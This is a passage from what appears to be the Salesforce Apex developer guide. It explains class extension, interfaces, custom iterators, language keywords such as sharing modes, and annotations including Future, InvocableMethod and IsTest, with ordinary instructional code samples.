The extending class can have more method definitions that aren't common with the original extended class. For example, the `RedMarker` class below extends the `Marker` class and has one extra method, `computePrice`, that isn't available for the `Marker` class. To call the extra methods, the object type must be the extending class.

Before running the next snippet, create the `RedMarker` class, which requires the `Marker` class in your org.

```
// Extension for the Marker class
public class RedMarker extends Marker {
    public override void write() {
        System.debug('Writing some text in red.');
    }

    // Method only in this class
    public Double computePrice() {
        return 1.5;
    }
}
```

This snippet shows how to call the additional method on the `RedMarker` class. Run this snippet in the Execute Anonymous window of the Developer Console.

```
RedMarker obj = new RedMarker();
// Call method specific to RedMarker only
Double price = obj.computePrice();
```

Extensions also apply to interfaces—an interface can extend another interface. As with classes, when an interface extends another interface, all the methods and properties of the extended interface are available to the extending interface.

Extended Class Example

The following is an extended example of a class, showing all the features of Apex classes. The keywords and concepts introduced in the example are explained in more detail throughout this chapter.

```
// Top-level (outer) class must be public or global (usually public unless they contain
// a Web Service, then they must be global)
public class OuterClass {

  // Static final variable (constant) – outer class level only
  private static final Integer MY_INT;

  // Non-final static variable - use this to communicate state across triggers
  // within a single request)
  public static String sharedState;

  // Static method - outer class level only
  public static Integer getInt() { return MY_INT; }

  // Static initialization (can be included where the variable is defined)
  static {
    MY_INT = 2;
  }

  // Member variable for outer class
  private final String m;

  // Instance initialization block - can be done where the variable is declared,
  // or in a constructor
  {
    m = 'a';
```

```
}

// Because no constructor is explicitly defined in this outer class, an implicit,
// no-argument, public constructor exists

// Inner interface
public virtual interface MyInterface {

  // No access modifier is necessary for interface methods - these are always
  // public or global depending on the interface visibility
  void myMethod();
}

// Interface extension
interface MySecondInterface extends MyInterface {
  Integer method2(Integer i);
}

// Inner class - because it is virtual it can be extended.
// This class implements an interface that, in turn, extends another interface.
// Consequently the class must implement all methods.
public virtual class InnerClass implements MySecondInterface {

  // Inner member variables
  private final String s;
  private final String s2;

  // Inner instance initialization block (this code could be located above)
  {
     this.s = 'x';
  }

  // Inline initialization (happens after the block above executes)
  private final Integer i = s.length();

  // Explicit no argument constructor
  InnerClass() {
     // This invokes another constructor that is defined later
     this('none');
  }

  // Constructor that assigns a final variable value
  public InnerClass(String s2) {
    this.s2 = s2;
  }

  // Instance method that implements a method from MyInterface.
  // Because it is declared virtual it can be overridden by a subclass.
  public virtual void myMethod() { /* does nothing */ }

  // Implementation of the second interface method above.
  // This method references member variables (with and without the "this" prefix)
  public Integer method2(Integer i) { return this.i + s.length(); }
}
```

```
  // Abstract class (that subclasses the class above). No constructor is needed since
  // parent class has a no-argument constructor
  public abstract class AbstractChildClass extends InnerClass {

    // Override the parent class method with this signature.
    // Must use the override keyword
    public override void myMethod() { /* do something else */ }

    // Same name as parent class method, but different signature.
    // This is a different method (displaying polymorphism) so it does not need
    // to use the override keyword
    protected void method2() {}

    // Abstract method - subclasses of this class must implement this method
    abstract Integer abstractMethod();
  }

  // Complete the abstract class by implementing its abstract method
  public class ConcreteChildClass extends AbstractChildClass {
    // Here we expand the visibility of the parent method - note that visibility
    // cannot be restricted by a sub-class
    public override Integer abstractMethod() { return 5; }
  }

  // A second sub-class of the original InnerClass
  public class AnotherChildClass extends InnerClass {
    AnotherChildClass(String s) {
      // Explicitly invoke a different super constructor than one with no arguments
      super(s);
    }
  }

  // Exception inner class
  public virtual class MyException extends Exception {
    // Exception class member variable
    public Double d;

    // Exception class constructor
    MyException(Double d) {
      this.d = d;
    }

    // Exception class method, marked as protected
    protected void doIt() {}
  }

  // Exception classes can be abstract and implement interfaces
  public abstract class MySecondException extends Exception implements MyInterface {
  }
}
```

This code example illustrates:

- A top-level class definition (also called an *outer class*)
- Static variables and static methods in the top-level class, as well as static initialization code blocks
- Member variables and methods for the top-level class
- Classes with no user-defined constructor — these have an implicit, no-argument constructor
- An interface definition in the top-level class
- An interface that extends another interface
- Inner class definitions (one level deep) within a top-level class
- A class that implements an interface (and, therefore, its associated sub-interface) by implementing public versions of the method signatures
- An inner class constructor definition and invocation
- An inner class member variable and a reference to it using the `this` keyword (with no arguments)
- An inner class constructor that uses the `this` keyword (with arguments) to invoke a different constructor
- Initialization code outside of constructors — both where variables are defined, as well as with anonymous blocks in curly braces ({ }). Note that these execute with every construction in the order they appear in the file, as with Java.
- Class extension and an abstract class
- Methods that override base class methods (which must be declared `virtual`)
- The `override` keyword for methods that override subclass methods
- Abstract methods and their implementation by concrete sub-classes
- The `protected` access modifier
- Exceptions as first class objects with members, methods, and constructors

This example shows how the class above can be called by other Apex code:

```
// Construct an instance of an inner concrete class, with a user-defined constructor
OuterClass.InnerClass ic = new OuterClass.InnerClass('x');

// Call user-defined methods in the class
System.assertEquals(2, ic.method2(1));

// Define a variable with an interface data type, and assign it a value that is of
// a type that implements that interface
OuterClass.MyInterface mi = ic;

// Use instanceof and casting as usual
OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ?
                            (OuterClass.InnerClass)mi : null;
System.assert(ic2 != null);

// Construct the outer type
OuterClass o = new OuterClass();
System.assertEquals(2, OuterClass.getInt());

// Construct instances of abstract class children
System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod());

// Illegal - cannot construct an abstract class
// new OuterClass.AbstractChildClass();

// Illegal - cannot access a static method through an instance
```

```
// o.getInt();

// Illegal - cannot call protected method externally
// new OuterClass.ConcreteChildClass().method2();
```

This code example illustrates:

- Construction of the outer class
- Construction of an inner class and the declaration of an inner interface type
- A variable declared as an interface type can be assigned an instance of a class that implements that interface
- Casting an interface variable to be a class type that implements that interface (after verifying this using the `instanceof` operator)

Understanding Interfaces

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

Interfaces can provide a layer of abstraction to your code. They separate the specific implementation of a method from the declaration for that method. This way you can have different implementations of a method based on your specific application.

Defining an interface is similar to defining a new class. For example, a company might have two types of purchase orders, ones that come from customers, and others that come from their employees. Both are a type of purchase order. Suppose you needed a method to provide a discount. The amount of the discount can depend on the type of purchase order.

You can model the general concept of a purchase order as an interface and have specific implementations for customers and employees. In the following example the focus is only on the discount aspect of a purchase order.

This is the definition of the `PurchaseOrder` interface.

```
// An interface that defines what a purchase order looks like in general
public interface PurchaseOrder {
    // All other functionality excluded
    Double discount();
}
```

This class implements the `PurchaseOrder` interface for customer purchase orders.

```
// One implementation of the interface for customers
public class CustomerPurchaseOrder implements PurchaseOrder {
    public Double discount() {
        return .05;  // Flat 5% discount
    }
}
```

This class implements the `PurchaseOrder` interface for employee purchase orders.

```
// Another implementation of the interface for employees
public class EmployeePurchaseOrder implements PurchaseOrder {
      public Double discount() {
        return .10;  // It's worth it being an employee! 10% discount
    }
}
```

Note the following about the above example:

- The interface `PurchaseOrder` is defined as a general prototype. Methods defined within an interface have no access modifiers and contain just their signature.
- The `CustomerPurchaseOrder` class implements this interface; therefore, it must provide a definition for the `discount` method. As with Java, any class that implements an interface must define all of the methods contained in the interface.

When you define a new interface, you are defining a new data type. You can use an interface name in any place you can use another data type name. If you define a variable whose type is an interface, any object you assign to it *must* be an instance of a class that implements the interface, or a sub-interface data type.

See also Classes and Casting on page 95.

Note: You cannot add a method to a global interface after the class has been uploaded in a Managed - Released package version.

IN THIS SECTION:

1. Custom Iterators

Custom Iterators

An iterator traverses through every item in a collection. For example, in a `while` loop in Apex, you define a condition for exiting the loop, and you must provide some means of traversing the collection, that is, an iterator. In the following example, `count` is incremented by 1 every time the loop is executed (`count++`) :

```
while (count < 11) {
   System.debug(count);
      count++;
   }
```

Using the `Iterator` interface you can create a custom set of instructions for traversing a List through a loop. This is useful for data that exists in sources outside of Salesforce that you would normally define the scope of using a `SELECT` statement. Iterators can also be used if you have multiple `SELECT` statements.

Using Custom Iterators

To use custom iterators, you must create an Apex class that implements the `Iterator` interface.

The `Iterator` interface has the following instance methods:

Name	Arguments	Returns	Description
`hasNext`		Boolean	Returns `true` if there is another item in the collection being traversed, `false` otherwise.
`next`		Any type	Returns the next item in the collection.

All methods in the `Iterator` interface must be declared as `global` or `public`.

You can only use a custom iterator in a `while` loop. For example:

```
IterableString x = new IterableString('This is a really cool test.');

   while(x.hasNext()){
```

```
        system.debug(x.next());
    }
```

Iterators are not currently supported in `for` loops.

Using Custom Iterators with `Iterable`

If you do not want to use a custom iterator with a list, but instead want to create your own data structure, you can use the `Iterable` interface to generate the data structure.

The `Iterable` interface has the following method:

Name	Arguments	Returns	Description
`iterator`		Iterator class	Returns a reference to the iterator for this interface.

The `iterator` method must be declared as `global` or `public`. It creates a reference to the iterator that you can then use to traverse the data structure.

In the following example a custom iterator iterates through a collection:

```
global class CustomIterable
   implements Iterator<Account>{

   List<Account> accs {get; set;}
   Integer i {get; set;}

   public CustomIterable(){
       accs =
       [SELECT Id, Name,
       NumberOfEmployees
       FROM Account
       WHERE Name = 'false'];
       i = 0;
   }

   global boolean hasNext(){
       if(i >= accs.size()) {
           return false;
       } else {
           return true;
       }
   }

   global Account next(){
       // 8 is an arbitrary
       // constant in this example
       // that represents the
       // maximum size of the list.
       if(i == 8){return null;}
       i++;
       return accs[i-1];
   }
}
```

The following calls the above code:

```
global class foo implements iterable<Account>{
   global Iterator<Account> Iterator(){
      return new CustomIterable();
   }
}
```

The following is a batch job that uses an iterator:

```
global class batchClass implements Database.batchable<Account>{
   global Iterable<Account> start(Database.batchableContext info){
       return new foo();
   }
   global void execute(Database.batchableContext info, List<Account> scope){
       List<Account> accsToUpdate = new List<Account>();
       for(Account a : scope){
           a.Name = 'true';
           a.NumberOfEmployees = 69;
           accsToUpdate.add(a);
       }
       update accsToUpdate;
   }
   global void finish(Database.batchableContext info){
   }
}
```

Keywords

Apex has the following keywords available:

- `final`
- `instanceof`
- `super`
- `this`
- `transient`
- `with sharing` and `without sharing`

IN THIS SECTION:

1. Using the final Keyword
2. Using the instanceof Keyword
3. Using the super Keyword
4. Using the this Keyword
5. Using the transient Keyword
6. Using the with sharing or without sharing Keywords
   Use the `with sharing` or `without sharing` keywords on a class to specify whether or not to enforce sharing rules.

Using the `final` Keyword

You can use the `final` keyword to modify variables.

- Final variables can only be assigned a value once, either when you declare a variable or inside a constructor. You must assign a value to it in one of these two places.
- Static final variables can be changed in static initialization code or where defined.
- Member final variables can be changed in initialization code blocks, constructors, or with other variable declarations.
- To define a constant, mark a variable as both `static` and `final`.
- Non-final static variables are used to communicate state at the class level (such as state between triggers). However, they are not shared across requests.
- Methods and classes are final by default. You cannot use the `final` keyword in the declaration of a class or method. This means they cannot be overridden. Use the `virtual` keyword if you need to override a method or class.

Using the `instanceof` Keyword

If you need to verify at run time whether an object is actually an instance of a particular class, use the `instanceof` keyword. The `instanceof` keyword can only be used to verify if the target type in the expression on the right of the keyword is a viable alternative for the declared type of the expression on the left.

You could add the following check to the `Report` class in the classes and casting example before you cast the item back into a `CustomReport` object.

```
If (Reports.get(0) instanceof CustomReport) {
    // Can safely cast it back to a custom report object
   CustomReport c = (CustomReport) Reports.get(0);
   } Else {
   // Do something with the non-custom-report.
}
```

Note: In Apex saved with API version 32.0 and later, `instanceof` returns `false` if the left operand is a null object. For example, the following sample returns `false`.

```
Object o = null;
Boolean result = o instanceof Account;
System.assertEquals(false, result);
```

In API version 31.0 and earlier, `instanceof` returns `true` in this case.

Using the `super` Keyword

The `super` keyword can be used by classes that are extended from virtual or abstract classes. By using `super`, you can override constructors and methods from the parent class.

For example, if you have the following virtual class:

```
public virtual class SuperClass {
    public String mySalutation;
    public String myFirstName;
    public String myLastName;

    public SuperClass() {
```

```
        mySalutation = 'Mr.';
        myFirstName = 'Carl';
        myLastName = 'Vonderburg';
    }

    public SuperClass(String salutation, String firstName, String lastName) {

        mySalutation = salutation;
        myFirstName = firstName;
        myLastName = lastName;
    }

    public virtual void printName() {

        System.debug('My name is ' + mySalutation + myLastName);
    }

   public virtual String getFirstName() {
       return myFirstName;
   }
}
```

You can create the following class that extends `Superclass` and overrides its `printName` method:

```
public class Subclass extends Superclass {
  public override void printName() {
        super.printName();
        System.debug('But you can call me ' + super.getFirstName());
    }
}
```

The expected output when calling `Subclass.printName` is `My name is Mr. Vonderburg. But you can call me Carl.`

You can also use `super` to call constructors. Add the following constructor to `SubClass`:

```
public Subclass() {
    super('Madam', 'Brenda', 'Clapentrap');
}
```

Now, the expected output of `Subclass.printName` is `My name is Madam Clapentrap. But you can call me Brenda.`

Best Practices for Using the `super` Keyword

- Only classes that are extending from `virtual` or `abstract` classes can use `super`.
- You can only use `super` in methods that are designated with the `override` keyword.

Using the `this` Keyword

There are two different ways of using the `this` keyword.

You can use the `this` keyword in dot notation, without parenthesis, to represent the current instance of the class in which it appears. Use this form of the `this` keyword to access instance variables and methods. For example:

```
public class myTestThis {

string s;
  {
      this.s = 'TestString';
  }
}
```

In the above example, the class `myTestThis` declares an instance variable `s`. The initialization code populates the variable using the `this` keyword.

Or you can use the `this` keyword to do constructor chaining, that is, in one constructor, call another constructor. In this format, use the `this` keyword with parentheses. For example:

```
public class testThis {

// First constructor for the class. It requires a string parameter.
   public testThis(string s2) {
   }

// Second constructor for the class. It does not require a parameter.
// This constructor calls the first constructor using the this keyword.
   public testThis() {
       this('None');
   }
}
```

When you use the `this` keyword in a constructor to do constructor chaining, it must be the first statement in the constructor.

Using the `transient` Keyword

Use the `transient` keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example:

```
Transient Integer currentTotal;
```

You can also use the `transient` keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes that implement the `Batchable` or `Schedulable` interface. In addition, you can use `transient` in classes that define the types of fields declared in the serializable classes.

Declaring variables as `transient` reduces view state size. A common use case for the `transient` keyword is a field on a Visualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request.

Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following:

- PageReferences
- XmlStream classes
- Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints
- Most of the objects generated by system methods, such as `Schema.getGlobalDescribe`.

- `JSONParser` class instances.

Static variables also don't get transmitted through the view state.

The following example contains both a Visualforce page and a custom controller. Clicking the **refresh** button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same.

```
<apex:page controller="ExampleController">
  T1: {!t1} <br/>
  T2: {!t2} <br/>
  <apex:form>
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {

    DateTime t1;
    transient DateTime t2;

    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }

    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
    }
}
```

JSONParser Class

Using the `with sharing` or `without sharing` Keywords

Use the `with sharing` or `without sharing` keywords on a class to specify whether or not to enforce sharing rules.

The `with sharing` keyword allows you to specify that the sharing rules for the current user be taken into account for a class. You have to explicitly set this keyword for the class because Apex code runs in system context. In system context, Apex code has access to all objects and fields— object permissions, field-level security, sharing rules aren't applied for the current user. This is to ensure that code won't fail to run because of hidden fields or objects for a user. The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call and Chatter in Apex. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 209.

Use the `with sharing` keywords when declaring a class to enforce the sharing rules that apply to the current user. For example:

```
public with sharing class sharingClass {

// Code here

}
```

Use the `without sharing` keywords when declaring a class to ensure that the sharing rules for the current user are **not** enforced. For example, you may want to explicitly turn off sharing rule enforcement when a class acquires sharing rules when it is called from another class that is declared using `with sharing`.

```
public without sharing class noSharing {

// Code here

}
```

Some things to note about sharing keywords:

- The sharing setting of the class where the method is defined is applied, not of the class where the method is called. For example, if a method is defined in a class declared with `with sharing` is called by a class declared with `without sharing`, the method will execute with sharing rules enforced.
- If a class isn't declared as either with or without sharing, the current sharing rules remain in effect. This means that the class doesn't enforce sharing rules except if it acquires sharing rules from another class. For example, if the class is called by another class that has sharing enforced, then sharing is enforced for the called class.
- Both inner classes and outer classes can be declared as `with sharing`. The sharing setting applies to all code contained in the class, including initialization code, constructors, and methods.
- Inner classes do **not** inherit the sharing setting from their container class.
- Classes inherit this setting from a parent class when one class extends or implements another.

Annotations

An Apex annotation modifies the way that a method or class is used, similar to annotations in Java.

Annotations are defined with an initial `@` symbol, followed by the appropriate keyword. To add an annotation to a method, specify it immediately before the method or class definition. For example:

```
global class MyClass {
     @future
     Public static void myMethod(String a)
     {
          //long-running Apex code
     }
}
```

Apex supports the following annotations.

- `@AuraEnabled`
- `@Deprecated`
- `@Future`
- `@InvocableMethod`
- `@InvocableVariable`
- `@IsTest`
- `@ReadOnly`
- `@RemoteAction`
- `@TestSetup`

- `@TestVisible`
- Apex REST annotations:
  - `@RestResource(urlMapping='/yourUrl')`
  - `@HttpDelete`
  - `@HttpGet`
  - `@HttpPatch`
  - `@HttpPost`
  - `@HttpPut`

IN THIS SECTION:

1. AuraEnabled Annotation
2. Deprecated Annotation
3. Future Annotation
4. InvocableMethod Annotation
   Use the `InvocableMethod` annotation to identify methods that can be run as invocable actions.
5. InvocableVariable Annotation
   Use the `InvocableVariable` annotation to identify variables used by invocable methods in custom classes.
6. IsTest Annotation
7. ReadOnly Annotation
8. RemoteAction Annotation
9. TestSetup Annotation
   Methods defined with the `@testSetup` annotation are used for creating common test records that are available for all test methods in the class.
10. TestVisible Annotation
11. Apex REST Annotations

`AuraEnabled` Annotation

The `@AuraEnabled` annotation enables client- and server-side access to an Apex controller method. Providing this annotation makes your methods available to your Lightning components. Only methods with this annotation are exposed. For more information, see the *Lightning Components Developer's Guide*.

`Deprecated` Annotation

Use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, or variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. New subscribers cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.

The following code snippet shows a deprecated method. The same syntax can be used to deprecate classes, exceptions, enums, interfaces, or variables.

```
  @deprecated
  // This method is deprecated. Use myOptimizedMethod(String a, String b) instead.
  global void myMethod(String a) {

}
```

Note the following rules when deprecating Apex identifiers:

- Unmanaged packages cannot contain code that uses the `deprecated` keyword.
- When an Apex item is deprecated, all `global` access modifiers that reference the deprecated identifier must also be deprecated. Any global method that uses the deprecated type in its signature, either in an input argument or the method return type, must also be deprecated. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.
- `webService` methods and variables cannot be deprecated.
- You can deprecate an `enum` but you cannot deprecate individual `enum` values.
- You can deprecate an interface but you cannot deprecate individual methods in an interface.
- You can deprecate an abstract class but you cannot deprecate individual abstract methods in an abstract class.
- You cannot remove the `deprecated` annotation to undeprecate something in Apex after you have released a package version where that item in Apex is deprecated.

For more information about package versions, see What is a Package? on page 599.

`Future` Annotation

Use the `future` annotation to identify methods that are executed asynchronously. When you specify `future`, the method executes when Salesforce has available resources.

For example, you can use the `future` annotation when making an asynchronous Web service callout to an external service. Without the annotation, the Web service callout is made from the same thread that is executing the Apex code, and no additional processing can occur until the callout is complete (synchronous processing).

Methods with the `future` annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the `future` annotation cannot take sObjects or objects as arguments.

To make a method in a class execute asynchronously, define the method with the `future` annotation. For example:

```
global class MyFutureClass {

  @future
  static void myMethod(String a, Integer i) {
    System.debug('Method called with: ' + a + ' and ' + i);
    // Perform long-running code
  }
}
```

To allow callouts in a `future` method, specify `(callout=true)`. The default is `(callout=false)`, which prevents a method from making callouts.

The following snippet shows how to specify that a method executes a callout:

```
  @future (callout=true)
  public static void doCalloutFromFuture() {
```

```
    //Add code to perform callout
}
```

Future Method Considerations

- Remember that any method using the `future` annotation requires special consideration because the method does not necessarily execute in the same order it is called.
- Methods with the `future` annotation cannot be used in Visualforce controllers in either `get`***`MethodName`*** or `set`***`MethodName`*** methods, nor in the constructor.
- You cannot call a method annotated with `future` from a method that also has the `future` annotation. Nor can you call a trigger from an annotated method that calls another annotated method.

`InvocableMethod` Annotation

Use the `InvocableMethod` annotation to identify methods that can be run as invocable actions.

Invocable methods are called with the REST API and used to invoke a single Apex method. Invocable methods have dynamic input and output values and support describe calls.

The following code sample shows an invocable method with primitive data types.

```
public class AccountQueryAction {
  @InvocableMethod(label='Get Account Names' description='Returns the list of account names
 corresponding to the specified account IDs.')
  public static List<String> getAccountNames(List<ID> ids) {
    List<String> accountNames = new List<String>();
    List<Account> accounts = [SELECT Name FROM Account WHERE Id in :ids];
    for (Account account : accounts) {
      accountNames.add(account.Name);
    }
    return accountNames;
  }
}
```

This code sample shows an invocable method with a specific sObject data type.

```
public class AccountInsertAction {
  @InvocableMethod(label='Insert Accounts' description='Inserts the accounts specified and
 returns the IDs of the new accounts.')
  public static List<ID> insertAccounts(List<Account> accounts) {
    Database.SaveResult[] results = Database.insert(accounts);
    List<ID> accountIds = new List<ID>();
    for (Database.SaveResult result : results) {
      if (result.isSuccess()) {
        accountIds.add(result.getId());
      }
    }
    return accountIds;
  }
}
```

Invocable Method Considerations

Implementation Notes

- The invocable method must be `static` and `public` or `global`, and its class must be an outer class.
- Only one method in a class can have the `InvocableMethod` annotation.
- Triggers can't reference invocable methods.
- Other annotations can't be used with the `InvocableMethod` annotation.

Inputs and Outputs

There can be at most one input parameter and its data type must be one of the following:

- A list of a primitive data type or a list of lists of a primitive data type – the generic `Object` type is not supported.
- A list of an sObject type or a list of lists of an sObject type – the generic `sObject` type is not supported.
- A list of a user-defined type, containing variables of the supported types and with the `InvocableVariable` annotation. Create a custom global or public Apex class to implement your data type, and make sure your class contains at least one member variable with the invocable variable annotation.

If the return type is not `Null`, the data type returned by the method must be one of the following:

- A list of a primitive data type or a list of lists of a primitive data type – the generic `Object` type is not supported.
- A list of an sObject type or a list of lists of an sObject type – the generic `sObject` type is not supported.
- A list of a user-defined type, containing variables of the supported types and with the `InvocableVariable` annotation. Create a custom global or public Apex class to implement your data type, and make sure your class contains at least one member variable with the invocable variable annotation.

Managed Packages

- You can use invocable methods in packages, but once you add an invocable method you can't remove it from later versions of the package.
- Public invocable methods can be referred to by flows and processes within the managed package.
- Global invocable methods can be referred to anywhere in the subscriber org. Only global invocable methods appear in the Cloud Flow Designer and Process Builder in the subscriber org.

For more information about invocable actions, see *Force.com Actions Developer's Guide*.

`InvocableVariable` Annotation

Use the `InvocableVariable` annotation to identify variables used by invocable methods in custom classes.

The `InvocableVariable` annotation identifies a class variable used as an input or output parameter for an `InvocableMethod` method's invocable action. If you create your own custom class to use as the input or output to an invocable method, you can annotate individual class member variables to make them available to the method.

The following code sample shows an invocable method with invocable variables.

```
global class ConvertLeadAction {
  @InvocableMethod(label='Convert Leads')
  global static List<ConvertLeadActionResult> convertLeads(List<ConvertLeadActionRequest>
 requests) {
    List<ConvertLeadActionResult> results = new List<ConvertLeadActionResult>();
    for (ConvertLeadActionRequest request : requests) {
      results.add(convertLead(request));
    }
    return results;
```

```
}

public static ConvertLeadActionResult convertLead(ConvertLeadActionRequest request) {
  Database.LeadConvert lc = new Database.LeadConvert();
  lc.setLeadId(request.leadId);
  lc.setConvertedStatus(request.convertedStatus);

  if (request.accountId != null) {
      lc.setAccountId(request.accountId);
  }

  if (request.contactId != null) {
    lc.setContactId(request.contactId);
  }

  if (request.overWriteLeadSource != null && request.overWriteLeadSource) {
    lc.setOverwriteLeadSource(request.overWriteLeadSource);
  }

  if (request.createOpportunity != null && !request.createOpportunity) {
    lc.setDoNotCreateOpportunity(!request.createOpportunity);
  }

  if (request.opportunityName != null) {
    lc.setOpportunityName(request.opportunityName);
  }

  if (request.ownerId != null) {
    lc.setOwnerId(request.ownerId);
  }

  if (request.sendEmailToOwner != null && request.sendEmailToOwner) {
    lc.setSendNotificationEmail(request.sendEmailToOwner);
  }

  Database.LeadConvertResult lcr = Database.convertLead(lc, true);
  if (lcr.isSuccess()) {
    ConvertLeadActionResult result = new ConvertLeadActionResult();
    result.accountId = lcr.getAccountId();
    result.contactId = lcr.getContactId();
    result.opportunityId = lcr.getOpportunityId();
    return result;
  } else {
    throw new ConvertLeadActionException(lcr.getErrors()[0].getMessage());
  }
}

global class ConvertLeadActionRequest {
  @InvocableVariable(required=true)
  global ID leadId;

  @InvocableVariable(required=true)
  global String convertedStatus;
```

```
    @InvocableVariable
    global ID accountId;

    @InvocableVariable
    global ID contactId;

    @InvocableVariable
    global Boolean overWriteLeadSource;

    @InvocableVariable
    global Boolean createOpportunity;

    @InvocableVariable
    global String opportunityName;

    @InvocableVariable
    global ID ownerId;

    @InvocableVariable
    global Boolean sendEmailToOwner;
  }

  global class ConvertLeadActionResult {
    @InvocableVariable
    global ID accountId;

    @InvocableVariable
    global ID contactId;

    @InvocableVariable
    global ID opportunityId;
  }

  class ConvertLeadActionException extends Exception {}
}
```

InvocableVariable Modifiers

The invocable variable annotation has three available modifiers, as shown in this example.

```
@InvocableVariable(label='yourLabel'  description='yourDescription' required=(true | false))
```

All modifiers are optional.

label
The label for the variable. The default is the variable name.

description
The description for the variable. The default is `Null`.

required
Whether the variable is required. If not specified, the default is false. The value is ignored for output variables.

InvocableVariable Considerations

- Other annotations can't be used with the `InvocableVariable` annotation.
- Only global and public variables can be invocable variables.
- The invocable variable can't be one of the following:
  - A type such as an `interface`, `class`, or `enum`.
  - A non-member variable such as a `static` or `local` variable.
  - A property.
  - A `final` variable.
  - `Protected` or `private`.
- The data type of the invocable variable must be one of the following:
  - A primitive data type or a list of a primitive data type – the generic `Object` type is not supported.
  - An sObject type or a list of an sObject type – the generic `sObject` type is not supported.
- For managed packages:
  - Public invocable variables can be set in flows and processes within the same managed package.
  - Global invocable variables can be set anywhere in the subscriber org. Only global invocable variables appear in the Cloud Flow Designer and Process Builder in the subscriber org.

For more information about invocable actions, see *Force.com Actions Developer's Guide*.

`IsTest` Annotation

Use the `isTest` annotation to define classes and methods that only contain code used for testing your application. The `isTest` annotation on methods is equivalent to the `testMethod` keyword.

Note: Classes defined with the `isTest` annotation don't count against your organization limit of 3 MB for all Apex code.

Classes and methods defined as `isTest` can be either `private` or `public`. Classes defined as `isTest` must be top-level classes.

This is an example of a private test class that contains two test methods.

```
@isTest
private class MyTestClass {

   // Methods for testing
   @isTest static void test1() {
      // Implement test code
   }

   @isTest static void test2() {
      // Implement test code
   }

}
```

This is an example of a public test class that contains utility methods for test data creation:

```
@isTest
public class TestUtil {
```

```
    public static void createTestAccounts() {
        // Create some test accounts
    }

    public static void createTestContacts() {
        // Create some test contacts
    }

}
```

Classes defined as `isTest` can't be interfaces or enums.

Methods of a public test class can only be called from a running test, that is, a test method or code invoked by a test method, and can't be called by a non-test request.. To learn about the various ways you can run test methods, see Run Unit Test Methods.

`IsTest(SeeAllData=true)` Annotation

For Apex code saved using Salesforce API version 24.0 and later, use the `isTest(SeeAllData=true)` annotation to grant test classes and individual test methods access to all data in the organization, including pre-existing data that the test didn't create. Starting with Apex code saved using Salesforce API version 24.0, test methods don't have access by default to pre-existing data in the organization. However, test code saved against Salesforce API version 23.0 and earlier continues to have access to all data in the organization and its data access is unchanged. See Isolation of Test Data from Organization Data in Unit Tests on page 563.

Considerations for the `IsTest(SeeAllData=true)` Annotation

- If a test class is defined with the `isTest(SeeAllData=true)` annotation, this annotation applies to all its test methods whether the test methods are defined with the `@isTest` annotation or the `testmethod` keyword.
- The `isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, using `isTest(SeeAllData=false)` on a method doesn't restrict organization data access for that method if the containing class has already been defined with the `isTest(SeeAllData=true)` annotation. In this case, the method will still have access to all the data in the organization.

This example shows how to define a test class with the `isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
```

```
        System.assert(testAccount2 != null);
    }

    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
   }

}
```

This second example shows how to apply the `isTest(SeeAllData=true)` annotation on a test method. Because the class that the test method is contained in isn't defined with this annotation, you have to apply this annotation on the test method to enable access to all data for that test method. The second test method doesn't have this annotation, so it can access only the data it creates in addition to objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

`IsTest(OnInstall=true)` Annotation

Use the `IsTest(OnInstall=true)` annotation to specify which Apex tests are executed during package installation. This annotation is used for tests in managed or unmanaged packages. Only test methods with this annotation, or methods that are part of a test class that has this annotation, will be executed during package installation. Tests annotated to run during package installation must pass in order for the package installation to succeed. It is no longer possible to bypass a failing test during package installation. A

